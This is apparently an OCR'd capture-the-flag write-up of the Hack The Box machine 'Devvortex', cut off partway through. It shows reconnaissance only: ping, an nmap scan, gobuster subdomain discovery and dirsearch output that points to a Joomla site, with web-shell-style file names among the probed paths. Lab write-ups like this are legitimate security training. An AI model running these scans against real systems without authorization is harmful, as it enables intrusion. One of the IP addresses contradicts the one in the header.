
Devvortex

IP: 10.10.11.242

1. **Enumeration**

To work more comfortable, we declare a variable with the machine's ip, then we send an ICMP frame to determine if the host is alive and what kind of os it might be more likely to be running:




```
ip='10.10.11.142' && ping -c3 $ip
```

The ping request exposes a ttl response from the targe of "63", which indicates the machine might be running a Linux distribution. We must now perform a scan for open ports on the target as follows:


```
nmap -sSV -Pn -open -n --min-rate 5000 $ip -oN nmap.txt
```


```
└─ nmap -sSV -Pn -open -n --min-rate 5000 $ip -oN nmap.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-14 16:44 CST
Nmap scan report for 10.10.11.242
Host is up (0.071s latency).
Not shown: 826 closed tcp ports (reset), 172 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.10 seconds
```

The nmap scan shows that ssh connections are available, plus, the target is running a website. Make sure to add the target to /etc/hosts file as follows:

```
echo "10.10.11.242    devvortex.htb" >> /etc/hosts
```







The website appears to be a developers site that you hire to ask them to code websites. The site in question has nothing interesting. We can perform url fuzzing and try to discover hidden directories, nonetheless it won't work as well. There's

again, nothing interesting. Our last option is to perform subdomain enumeration to find subdomains in the site. We can do so with the following command:

```
gobuster dns -d devvortex.htb -w {path/to/wordlist}
```

Make sure when looking for subdomains to have the “dns” option as well as the “-d” switch:







The subdomain in question is kind of the same as the first site (it appears to me that it must be a redisign proyect of the website). In this subdomain we can perform fuzzing to discover hidden directories as follows:


```
dirsearch -u http://dev.devvortex.htb/
```

```
[17:05:17] 403 -  564B  - /lib/flex/varien/.actionScriptProperties
[17:05:17] 403 -  564B  - /lib/flex/varien/.flexLibProperties
[17:05:17] 403 -  564B  - /lib/flex/varien/.project
[17:05:17] 403 -  564B  - /lib/flex/varien/.settings
[17:05:17] 301 -  178B  - /libraries  ->  http://dev.devvortex.htb/libraries/
[17:05:17] 200 -   31B  - /libraries/
[17:05:18] 200 -   18KB - /LICENSE.txt
[17:05:30] 403 -  564B  - /mailer/.env
[17:05:36] 301 -  178B  - /media  ->  http://dev.devvortex.htb/media/
[17:05:36] 200 -   31B  - /media/
[17:05:45] 301 -  178B  - /modules  ->  http://dev.devvortex.htb/modules/
[17:05:45] 200 -   31B  - /modules/
[17:05:49] 404 -   16B  - /myadminphp
[17:06:26] 301 -  178B  - /plugins  ->  http://dev.devvortex.htb/plugins/
[17:06:26] 200 -   31B  - /plugins/
[17:06:41] 200 -    5KB - /README.txt
[17:06:46] 403 -  564B  - /resources/.arch-internal-preview.css
[17:06:46] 403 -  564B  - /resources/sass/.sass-cache/
[17:06:48] 200 -  764B  - /robots.txt
[17:06:55] 404 -    4KB - /secure/ConfigurePortalPages!default.jspa?view=popular
[17:07:33] 301 -  178B  - /templates  ->  http://dev.devvortex.htb/templates/
[17:07:33] 200 -   31B  - /templates/
[17:07:33] 200 -   31B  - /templates/index.html
[17:07:33] 200 -    0B  - /templates/system/
[17:07:38] 301 -  178B  - /tmp  ->  http://dev.devvortex.htb/tmp/
[17:07:38] 200 -   31B  - /tmp/
[17:07:39] 403 -    4KB - /tmp/2.php
[17:07:39] 403 -    4KB - /tmp/admin.php
[17:07:39] 403 -    4KB - /tmp/cgi.pl
[17:07:39] 403 -    4KB - /tmp/cpn.php
[17:07:39] 403 -    4KB - /tmp/Cgishell.pl
[17:07:39] 403 -    4KB - /tmp/changeall.php
[17:07:39] 403 -    4KB - /tmp/d.php
[17:07:39] 403 -    4KB - /tmp/d0maine.php
[17:07:39] 403 -    4KB - /tmp/domaine.php
[17:07:40] 403 -    4KB - /tmp/dz1.php
[17:07:40] 403 -    4KB - /tmp/domaine.pl
[17:07:40] 403 -    4KB - /tmp/dz.php
[17:07:40] 403 -    4KB - /tmp/index.php
[17:07:40] 403 -    4KB - /tmp/killer.php
[17:07:40] 403 -    4KB - /tmp/L3b.php
[17:07:40] 403 -    4KB - /tmp/madspotshell.php
[17:07:40] 403 -    4KB - /tmp/priv8.php
[17:07:40] 403 -    4KB - /tmp/root.php
[17:07:40] 403 -    4KB - /tmp/sql.php
[17:07:40] 403 -    4KB - /tmp/Sym.php
[17:07:40] 403 -    4KB - /tmp/up.php
[17:07:40] 403 -    4KB - /tmp/upload.php
[17:07:40] 403 -    4KB - /tmp/user.php
[17:07:40] 403 -    4KB - /tmp/uploads.php
[17:07:40] 403 -    4KB - /tmp/whmcs.php
[17:07:40] 403 -    4KB - /tmp/vaga.php
[17:07:41] 403 -    4KB - /tmp/xd.php
[17:07:42] 403 -  564B  - /twitter/.env
[17:08:05] 200 -    3KB - /web.config.txt
```







We obtained a lot of results from the enumeration, the directories were familiar to me as I suspected it must be a Joomla content manager. I was right since the administrator panel is the following:



Wappalyzer doesn't show the Joomla version that the target is running, however, it might be some outdated and unsafe version of it. Investigating about Joomla enumeration, README.txt must have the website's version, we obtained the following with it:

